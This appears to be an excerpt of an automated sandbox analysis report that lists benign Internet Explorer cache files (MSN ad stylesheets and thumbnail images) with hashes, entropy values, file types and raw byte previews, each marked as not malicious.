SHA1:	704C8DBCB7A32C521EA5727B034D459D0BFAD3D0
SHA-256:	D8322532493D10ED533FE3487AF3306B12AD5DFF2F3B1E135FA55047E04B4969
SHA-512:	0B604EA02D45FE4DE4BBD656609200326C26BC2670329847654334281492E6F144BE615A5B856700355AD8DAD17903023BC69B61E10E2C5697CD3B774294C0CA
Malicious:	false
Preview:	@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weight:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.todaymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption,.todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.todaymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead{bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.title):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .caption span.nativead,.mip a.nativead .caption span.nativead{display:block;margin:.9rem 0 .1rem}.ip a.nativead .caption span.sourcename,.mip a.nativead .caption span.sourcename{margin:.5rem 0 .1rem;max-width:100%}.todaymodule.mediuminfopanehero .ip_

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\AA3DGHW[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	333
Entropy (8bit):	6.647426416998792
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFKEV6P0qrT/VTPB0q/HJk9LzSvGy0NmQlVp:6v/78/kFKm6PnrT/VTPBdHqpkPGmQl7
MD5:	2A78BFF8D94971DE2E0B7493BD2E58D0
SHA1:	DEA5A084EEF82B783ABECDAE55DF8E144B332325
SHA-256:	A13C6AB254FD9BF77F7A7053FD35C67714833C6763FDE7968F53C5AE62E85A0A
SHA-512:	73B3F784B2437205677F1DEE806F16AA32B9ACF34C658D9654DC875CA6A14308CAFC14E91F50CD94045A74DC9154BFDDB2F3B32ECE6AEA542782709613742AF
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AA3DGHW.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J.....IDAT8OcT.W....Dd.&.fF.1.....PVQ.``h.p..A.....`_3<}.....`_8....+(`./,...>}..p..50....5...1.<q.*..{....5 .....{!84.a..]`.b....X.u.q..]`....ona..10hii....kW.aHLJb`..WFV.*...,..@...`1.....<PA@K[.,.L.....JU.OH.m.....L\PH.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\AAyuIiQ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	435
Entropy (8bit):	7.145242953183175
Encrypted:	false
SSDEEP:	12:6v/78/W/6TKob359YEwQsQP+oaNwGzr5jl39HL0H7YM7:U/6pbJPgQP+bVRt9r0H8G
MD5:	D675AB16BA50C28F1D9D637BBEC7ECFF
SHA1:	C5420141C02C83C3B3A3D3CD0418D3BCEABB306A
SHA-256:	E11816F8F2BBC3DC8B2BE84323D6B781B654E80318DC8D02C35C8D7D81CB7848
SHA-512:	DA3C25D7C998F60291BF94F97A75DE6820C708AE2DF80279F3DA96CC0E647E0EB46E94E54EFFAC4F72BA027D8FB1E16E22FB17CF9AE3E069C2CA5A22F5CC74 A4
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....HIDAT8O.KK.Q.....v...me....H.}.D.....A$.=..=h.J..:..H...;qof?.M.....?..gg.j*.X..`/e8.10...T.. ....h..\?..7)q8.MB..u.-...?..G.p.O...0N.!.. .....M.....hC.tVzD...+?....Wz}h...8.+<..T._..D.P.p&.0.v....+r8.tg..g .C..a18G...Q.I.=..V1.....k...po.+D[^..3SJ.X..x...`..@4..j..1x'.h.V. ...3..48.{$BZW.z.>....w4~.`..m....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bTiaA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	11795
Entropy (8bit):	7.931917799993153
Encrypted:	false
SSDEEP:	192:Bb5zirIX+NibNTTVK3TACS76DJcElOLwSJzBOk+LdZNxNcQuKAyu/1ID:ZsrIu4BTM3TxS761tYRMZNcdyu/1M
MD5:	3B752CCABE60960B8D375E649F2C597A
SHA1:	62C3BDE864EE80E29E0D4F936244155ECA7011A0
SHA-256:	A400CBF684E96076D16F1F9EBDE199EBC3E1977CB46BA704A5C37AC9B87FFDB8
SHA-512:	8D7F69278CAF8D993C89DE23F43EA786563BF39EA8C8B161C5B9D3F985A32E1E6E8C2B561CA615D873CFCF4DB3681FB1CC5BD2D78FCE95C88305187364D480 D
Malicious:	false
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOOO.....,.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...7o#.h.Y.z...|.Z....:4.yLt..*... E...8.$s,....q@o..~.{w.y#?#..C&.0.....0.|.g....$`.....D;qW....N.p.s.=.j5....hB$. 2.8...|.N.\..fUN._zB...!.Tr.Q.!<.p$.....[.!...H...'...5#F.|..ds@...s..8`.T...65Dr.I8..,.....a.$..X...@..S...\x..g..T..yC...P.A.....8.j.....P.k...4...r...+ $.]W#..M..G..A.$9u-....M.a$)..!. yV^....1....+.c.....4...S..M.2.hd%Kl#...U.k

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bV0ZF[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	4528
Entropy (8bit):	7.847849767754849
Encrypted:	false
SSDEEP:	96:BGEE9xuv66OCKwE3bCnD86b/vm0N0yLpTA1t4NwWqRpyi:BFbvYCerCn55Xy1JW0yi
MD5:	9577D5F8C05D159B37294C67A45268AA
SHA1:	B4FCD206C8E3C006287DD796B8BF28A924A92A2B

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bV0ZF[1].jpg	
SHA-256:	A6FFB8B4B124A1C8661A008DAEFBB21E2AA8FD576D8889CE2F2521451169FEFF
SHA-512:	FE9C86FBD2EBD3233B303704263931644F14B609F99264C5AA082E3180733BE788F215BEB542BF3FEB425F21167DE96D02C3747436B069CEEE12164AEB096CB4
Malicious:	false
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..4.i...>.i...IE.J)qF(...)qF(...v)..2.8P.t..h/..|5.0.0}.Z..$#.1..x8.JU.....0`bz. .=*.....c....J..S...E..M..E.wF..3F+.....%;...&(.-...SqO..`4.b..LS....I.`6...0..Jq....R.1L...RP.qE-%0....0.(.QR.....cM%:.R...\R.J)qF(h..R.T42....v..`. ....Z.....].....J....I.....i.E.~.....rY.RjT^).2.....I.V...HE8@.(...A...../S..RS.&*...ZLS.).S.S@6..E!..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bV7QQ[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	20752
Entropy (8bit):	7.9395144350587605
Encrypted:	false
SSDEEP:	384:788ftzwmT9JVg+xag3Ub7ZJzEjuZk2RPHo+RCgt/wPxNqA3UTsr/EclC:7jft0mTdpaDF1HoeCgt/wPxj3F9N
MD5:	C6BE6C4B722B95C33E24309124D07D70
SHA1:	3F62A139162AA262C93199D3A49D0D2614A848F7
SHA-256:	CEFA5B2393F01F3B1716FAAB228B6D2070690705C21E60B369809DDE145492D2
SHA-512:	FD116922A2B641A91303D6164525D8FEF58593265D4EB41D29D1D9281DF16DACB4188381290AFE825F9A8032F9E626A0CE1D695FF97856C48441B10BBDA4A8A0
Malicious:	false
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....~.._.i."...5..z.o.f...Sb%..Y.....dE...&.4j...*.}...=Mm...*...9<..FF.){Y#.G...qsH.....]...e.$.O_z./-.Iu....2.pp...(i[..E'Q..=jP.:c....*G..'8.Q..6I..m..zS...Hb..3..G.8.._....0._.j.G;.A..2.*..#h5.....N...NqP.6..:..I...P...<..FA=:P.A..{U.1>..L._..DU..'.-.@...94...._i.;.....1....@=j.-8...".'..j.....(H.:=..X..?"...zS..%...#.V...i..u.8...i.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bVLtX[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	9715
Entropy (8bit):	7.924551786326481
Encrypted:	false
SSDEEP:	192:BYvzoeJC+B0OFzvz7mR/BjflFXS3JAs4hx1P7cq4JzB:ev/Tm+bS/Bj4JSn7cnpB
MD5:	E746EBFA3229100B1E13A04246528805
SHA1:	406E6E69DEAB53E8875F5C9FF573B79D57539566
SHA-256:	5EF599895A2767AC16887E6E5C070526A8A0EB454CE798113E4E865EE27471C5
SHA-512:	9A15F779C47C2BA7D98D84B96DB2DA0A6559306D97F4F4E6FA1A6B5D741CD7CFB47FA54B5C43D76FB1B5DE7FC10D990B6C98F533D63729A4CFD2BB973F0A2D7
Malicious:	false
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..3Fi..5..<....R,..Fi.Qa.....`.....P..(.....(..-.P+.E.P..ZJZAp..'4s.@..IFi3@\ZZnh.L.f.4.h.....4.....\.3Fh...4.L.1..u34Q`$...f.h.....&.,16.....c6..(.....\...m..1@..m?.P.6..E...h:....1O.a..m.*e%.v8.....'..Y..I0H.5.e.G.&R....p....*.m.N.X+.3.-....8.T.....^..A..h%p@Px.G..s.a!...<@q)...G.....'.....g..X.....9.....+.;..U.....A..t.....G.....b.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bVY8k[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	11266
Entropy (8bit):	7.942675767252864
Encrypted:	false
SSDEEP:	192:BFd0fQvhFV8KQ/w6kjdWlL1gEZJlxEiGBiualwhOgISWcUOhOtoteX:vd0Y96Y6rlL1gCtE5BihClsot6
MD5:	F40367169CD1C16103F3BE592038E73B
SHA1:	AB54A210CC9184EC192F5727413BC847BB2CEA4C
SHA-256:	12FD8E8004C0F7D665B5027209DC5063A62C2D62376DC4DE1F8F5D3053E37CA6
SHA-512:	2B6BDBFD1F85CF1D7CD6FBF67FFEEFE060D738F0938EFB3266A7646AD61E27D002F37BBE3F805217FC91DD9D2AA0773C550077C5ED3F2F87D23A92FDBE0BD0
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bVY8k[1].jpg	
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..V.QMQR..q.....Rc..i.+..n...E...]....]^.+..$..:bH...H.0..M]?..d..dE....}A.'.j....P...7)..=?..WO.="..]F...WU.VU..zezu..3w.C`...HF.:E.`.....3'9u;../....x."o.I..`..2c.....?p.H...s.i.l....~G.Y....D.".p8.....7F.. `...*at)...7...z.=8.q6 *$$.N.....@P.....*.....@U.....j.E.\{@..pI.=.=.....ap...c...H.ZHD\`|.g.r.....Jco..Y..5.:..u...y....-..dp...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bVl2Y[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	12870
Entropy (8bit):	7.958861671163942
Encrypted:	false
SSDEEP:	192:BFAM6bw/9bTq8Hp0BcIvpiKcdGDY1/CZLev2Rwf7MLrvITOpJzNJ64yvRXc:vAMUwNq5BcgppcdpL2Wf7MITOpN6LvRM
MD5:	8785F0D483253369203442DE637965F1
SHA1:	DE164F6D8B71221C63B16F083C0F18198E24126C
SHA-256:	443DA4130ABECB1D66A200EC9ABABBCF1E6F2043DB2A1F921262294066146D90
SHA-512:	0B789B4CE43F131F61D247EAA797943595FF12DC1B01B96874DBF27964DD7090BCD756C507D878CE930C6320F815D063948E8C9CB17A553894265294F3F68693
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...`..NA.....,.....q.:a.Y...~....H?.....Z.....sG....Oj...\.=.....N3.*..+..s.u...Ym..X.).....\}.2Y...F..el.....o..zf..-.%.+...i9..[U.{K.....'#?..5.-d-.~=...P....[.L.1..N2k>...B-.V.Gf|....c..]l-QN..Cm..&h.e.....D-l%k..W;Y9..kWN.}*..s...8...??..k..#.).,.R.A.....t1.....@. p>..Y...Y...8..5 3.n..]k7oh...(.6.P.z....0l.}3y..2....c.i\kFkGu..{V2.(..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bVoM0[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	6806
Entropy (8bit):	7.93105176388661
Encrypted:	false
SSDEEP:	96:xGEE5T0Sod+6o3uX8ax2xBzxGbsNwFsGun90mYFxblSldW/cNVGNoMa5:xF2T6+cx2xqbxFZun90m+lF4GN+5
MD5:	D0E4D50B740D8BC617A8F8864BA657C0
SHA1:	CAE133F990C25727B2061AB750DC09D4D3EB3AEA
SHA-256:	1B21914F41B6459C951BC7DDDFB64006D4D89DD1BB57F3F35E21EF46E09C189A
SHA-512:	6FF7BDFB1D8FF41EDC12A9B7EC38972714750558DAEE8C6F62349508CC89D0096AE14B67D2E478664FFF124087EC00B128735F1DC33030BE335DECCBCD54F36
Malicious:	false
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...v(.....)q@.....`#.K...K...C..eK..m.C...6.M....4.LE4..BV.V.+M+@....Y.qZ.k7W_.sI.].s....c.k..[..$....v>.R1V.qTl*..Zx.`.(..T...\R.....U....T..`jh.c..d{.s.|..Y..R.r..h.1./....2T....]...G5mu&.....kX.6..q.)..i.....a.K..L*.....TP... g.*..0..R.N....S.....;..).i.S.....N....f(.;.....K.i...SH.qHE.E.B..).P.$Vv....J.v.?.M ..~.c.....z.AB.&AV.qU.U..LD.O..N...\.R.n

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bWib0[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	13267
Entropy (8bit):	7.949376760475454
Encrypted:	false
SSDEEP:	192:xYPIg5e5p1bOR+WWnV0VFEhNw/tpsfpPaBwhPD4yCs4IM0J2j3:OPIg5ebA8WhEhNESfpPaaJD4gTl2D
MD5:	C708C12EE3AA705967E841C10C5C2354
SHA1:	1D26E13A869F8726FD7EA06CBB256A451DA662A9
SHA-256:	E923BF59074B48888AE8CA6A991B57D34083BDD88E5E1433DAFA478247AC57A4
SHA-512:	16DE55E8A5B2EF13CA0D8C75E6D920EA3E33D2303BCBF43AD17281CE0FAC8BD92D26C70E6A85F47AACCA91C06260396B305DD04E85D4321EF08725B45A7028...9A
Malicious:	false
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..KI.P+.<...Z.....1K.Z.m&.8.6.."oj....V.u...s.@M=..n.M..MH*0..W..a@..S.....P.)qE..0..R...R..0...Q.`.Q.Z.J)i;...M..@.%.C...[..a.....AfME `FA.-.aE....QF(...Q.(.X..b..1L....b...LQ.v(.....Q..1.....\.....W.`...C....%...V..b.U.....)....h....F.`%....@.....LQ.Z\Qq.IN.&(..(.-.\....t.c.-S..71[.L...9..)-N..vL.H2w`g.....@-.y%.W.+.g...{..6.....X,b.y@|.Z.J..KZ

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bWkBF[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	17503
Entropy (8bit):	7.962364925656289
Encrypted:	false
SSDEEP:	384:Ot/Yj3rSd1vbvGJwMsMwtHz4Xc9mCPw1v+fDhJHEKSXr912q:Ot/MrS/TGw7Txs91v6Cr9kq
MD5:	201F9FE2E275F04173862596AD33F890
SHA1:	F81B0ED96921DD60A7E82D4390005548B1DD9DEB
SHA-256:	1132BA909AC7636E62CEE62541053A721BD4D21C50925B7B5513028B5816924B
SHA-512:	164612ABB5D62AB4889B5EAE835328B3045B4972B9C0AC54E233B1AE16EB01741933065978767DDFE2A272C2F198371A3105ACFBF0A94663C30955AF954FDECF
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1bWkBF.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?.i...A%.,z....0..YYd...L.\J...`..:.WN*.m....G(@..*.h..#.^$..v_.....-.W..E*.. ..q....+.o....?>..q..a...p.1..3 ..ZaR-.dECt"."..L..$..5.}u.Zs..<..[e...{.V...{d...f.....<.#c...V.inm.7j..8..OY.....Ov....I0.h<.dI?.S.~8..a.c&.yn3..?.m.HJ.....+.D...I...A..w..3.RL.:...?.....a.....i.I.....VpK..*F....]%.....Eu'..).;S..I..m..9.?N...f..I-.....O...4.2{.....>.V.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1bWmH5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	5615
Entropy (8bit):	7.906665203103651
Encrypted:	false
SSDEEP:	96:xGAaEepKHb+DLATQJBjhizAYPE3W9hbUKsAdvQz5Fmp5UKx/Bg9U55DPdLk8eb3g:xCpI7dTABaAyb9sAdvO/mp5Vx/e9U5VX
MD5:	B544B72DD8BD37604D33DDDFE876CEAE
SHA1:	EDF5AD911FB19D9061652B7F2EF8425B52875336
SHA-256:	4180B99D0C823B7683BA711520495D1E2F774B4EB5A10DDD61F4170592A838A9
SHA-512:	AE22AB162B8F6D42AB1BCB7099131741CC7D999C4FFF837BBC73A22956AB4F3952E32FC06B5D0594E0765C6BC75D5563200B4879691FBA6960E682DD78C7BCF
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1bWmH5.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=775&y=779
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..F.U...J...)(ojpa.L..4\\.H=."..S....E..A.C=*..3.T..*uA.E.....H.X.).G...(.U....p)B.....3..@=.|.JM...)RH..U$.zV.(..]... .fy.=*.p..V<... P;Qp.*4+.L0..]*=).G.;.)O.Q...[e..(..9....Tm.zU.QP.....w.1..+..u.D.(.r.@*e...#.[..H.@.z.P[..R-.....E=V....R-....$.:.Z].Z..c./.....8]....N.....b....M.b.Z].M5...5 ...0.(....L.. .MD.).....B...}h.B).SM.....i..}i.u...]j.Z..Z.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	396
Entropy (8bit):	6.789155851158018
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFPFaUSs1venewS8cJY1pXVhk5Ywr+hrYYg5Y2dFSkjhT5uMEjrTp:6v/78/kFPFnXleeH8YY9yEMpyk3Tc
MD5:	6D4A6F49A9B752ED252A81E201B7DB38
SHA1:	765E36638581717C254DB61456060B5A3103863A
SHA-256:	500064FB54947219AB4D34F963068E2DE52647CF74A03943A63DC5A51847F588
SHA-512:	34E44D7ECB99193427AA5F93EFC27ABC1D552CA58A391506ACA0B166D3831908675F764F25A698A064A8DA01E1F7F58FE7A6A40C924B99706EC9135540968F1A
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....!IDAT8Oc|. ..?...|.UA....GP.*`|. .....E...b.....&.>..*x.h....c.....g.N...?5.1.8p.....>1..p...0.EA.A...0...cC/...0 Ai8...._....p.....)....2...AE....Y?.....8p..d.....$1l.%.8.<.6..Lf..a.....%.....-.q...8...4...."...`5..G!.|..L....p8 ...p.....P...,.l.(..C]@L.#....P...).....8.....[.7MZ.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBO5Geh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	463
Entropy (8bit):	7.261982315142806
Encrypted:	false
SSDEEP:	12:6v/78/W/6T+syMxsngO/gISwEIxclfcwbKMG4Ssc:U/6engigHDm7kNGhsc

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBO5Geh[1].png	
MD5:	527B3C815E8761F51A39A3EA44063E12
SHA1:	531701A0181E9687103C6290FBE9CCE4AA4388E3
SHA-256:	B2596783193588A39F9C74A23EE6CA2A1B81F54B735354483216B2EDF1E72584
SHA-512:	0A3E25D472A00FF882F780E7DF1083E4348BCE4B6058DA1B72A0B2903DBC2C53CED08D8247CDA53CE508807FD034ABD8BC5BBF2331D7CE899D4F0F11FD199E 0E
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....dIDAT8O.J.A.....,.....v"".....;X.6..J.A,D.h:El...F,lT..DSe.#..$i..3..o.6..3gf..+..\....7..X..1...=.....3.....Y.k- n....<..8...}...8.Rt...D..C).)..$...P....j.^.Qy...FL3...@...yAD...C.\;o6.?.D|..n.~..h....G2i....J.Zd.c.SA....*...l.^P.{....$\..BO.b.km.A.... ...]|.o_x^. .b.Ci.I.e2.....[*..]7.%P61.Q.d...p ...@.00..|`...,..v..=.O.0.u.....@.F.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBPfCZL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 50 x 50
Category:	dropped
Size (bytes):	2313
Entropy (8bit):	7.594679301225926
Encrypted:	false
SSDEEP:	48:5Zvh21Zt5SkY33fS+PuSsgSrrVi7X3ZgMjkCqBn9VKg3dPnRd:vkrrS333q+PagKk7X3ZgaI9kMpRd
MD5:	59DAB7927838DE6A39856EED1495701B
SHA1:	A80734C857BFF8FF159C1879A041C6EA2329A1FA
SHA-256:	544BA9B5585B12B62B01C095633EFC953A7732A29CB1E941FDE5AD62AD462D57
SHA-512:	7D3FB1A5CC782E3C5047A6C5F14BF26DD39B8974962550193464B84A9B83B4C42FB38B19BD0CEF8247B78E3674F0C26F499DAFCF9AF780710221259D2625DB86
Malicious:	false
Preview:	GIF89a2.2.....7..;..?..C..I..H..<..9.....8..F..7..E..@..C..@..6..9..8..J..*z.G..>..?..A..6..>..8..:..A..=..B..4..B..D..=..K..=..@..<..:..3~.B..D.....,|.4..2..6..:...J..;..G....Fl..1}.4..R.... .Y..E..>..9..5..X..A..2..P..J../|.9.....T.+Z.....+..<.Fq.Gn..V..;..7.Lr..W..C..<.Fp.]......A.....0{.L..E..H..@.....3..3..O..M..K....#[.3i..D..>.....I....<n..;..Z..1..G..8..E....Hu..1..>.. T..a.Fs..C..8..0}....;..6..t.Ft..5.Bi..:.x...E.....'z^~.....[....8`.....;..@..B.....7.....<.....F.....6.....>..?.n.....g.....s...)a.Cm....'a.0Z..7....3f..<.:e.....@.q.....Ds..B....!P .n...J.....Li..=.....F.....B.....:r....w..|.....`..[}.g...J.Ms..K.Ft.....'..>.....Ry.Nv.n..]..Bl.....S..;....Dj.....=.....O.y.....6..J.....)V..g..5.....!..NETSCAPE2.0.....!...d...,....2.2..... 